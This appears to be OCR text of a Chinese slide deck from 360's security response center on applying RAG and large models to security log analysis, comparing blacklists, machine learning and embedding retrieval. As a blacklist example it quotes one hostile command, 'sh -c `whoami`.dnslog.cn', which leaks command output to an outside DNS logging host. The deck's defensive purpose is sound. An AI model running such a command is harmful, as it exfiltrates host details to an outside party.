360安全应急响应中心
360 Security Response Center

HackingGroup

基于 RAG 提升大模型安全运营效率实践

QDSD

360 云安全专家

360安全应急响应中心 360 Security Response Center HackingGroup

CONTENTS
目 录

01

如何监控所有的whoami？

谁执行了 whoami

/usr/lib/systemd/systemd
=> ……
=> xxx
=> whoami

java -jar my-app.jar

bash install.sh

sh -c `whoami`.dnslog.cn


python 1.py

xxAgent

……

我们的大脑是如何分析安全日志的？

感觉皮层 → 联合皮层 → 丘脑/海马体/联合皮层 → 前额叶 → 新皮层



感知输入 → 特征编码 → 记忆检索 → 推理决策 → 记忆巩固

方案一：黑白名单

感知输入 → 特征编码 → 记忆检索 → 推理决策 → 记忆巩固

白名单

java -jar my-app.jar

bash install.sh

python 1.py

xxAgent

父进程本身被攻击了怎么办？

新增业务了怎么办？

如果有上千万的日志如何处理？

黑名单

sh -c `whoami`.dnslog.cn

有新的域名怎么办？

只有这一种攻击方式吗？

方案二：机器学习

感知输入 → 特征编码 → 记忆检索 → 推理决策 → 记忆巩固

向量化

TF-IDF/Word2Vec

- 相同词在不同上下文中始终相同
- 不能捕获上下文信息
- 不同场景不通用

聚类/分类

算法/神经网络


- 训练成本高
- 需要定期重新训练
- 面对未出现过的样本表现差

```
java -jar my-app.jar
```


02

RAG 为什么适合分析安全日志？

RAG 原理



RAG 为什么适合分析安全日志？




理想的特征编码-文本嵌入模型

特性	传统方法	动态向量模型
向量动态性	静态（一词一码）	动态（一词多码）
语义丰富度	低（词频/共现统计）	高（深层语义表征）
计算资源需求	低（CPU可处理）	高（需GPU加速）
领域迁移能力	差（需重建词表）	强（微调即可适配）

理想的记忆检索

北京的天气怎么样 ≈ 北京的气候是xxx = 北京地气候是xxx

还差什么？


推理决策
知识文本
用户
生成
回答
LLM
问题
向量化
检索
结果
数据预处理
知识
向量化
嵌入模型
检索
存储
向量数据库
特征编码
记忆检索/记忆巩固

03


大模型如何取代我？

大模型为什么不能取代我？


- 任务越多，幻觉越严重
- 在一些场景中语料不足
- 在某些任务中表现很差
- 信息不足时，大模型注定无法给出准确结果

提升大模型准确性的三个原则

1. 少做事
2. 扬长处
3. 给信息



取代了但没有完全取代


推理决策
知识文本
用户
生成
回答
LLM工作流
问题
向量化
检索
结果
数据预处理
知识
向量化
嵌入模型
检索
存储
向量数据库
特征编码
记忆检索/记忆巩固

理想的架构


谢谢观看
演讲人：QDSD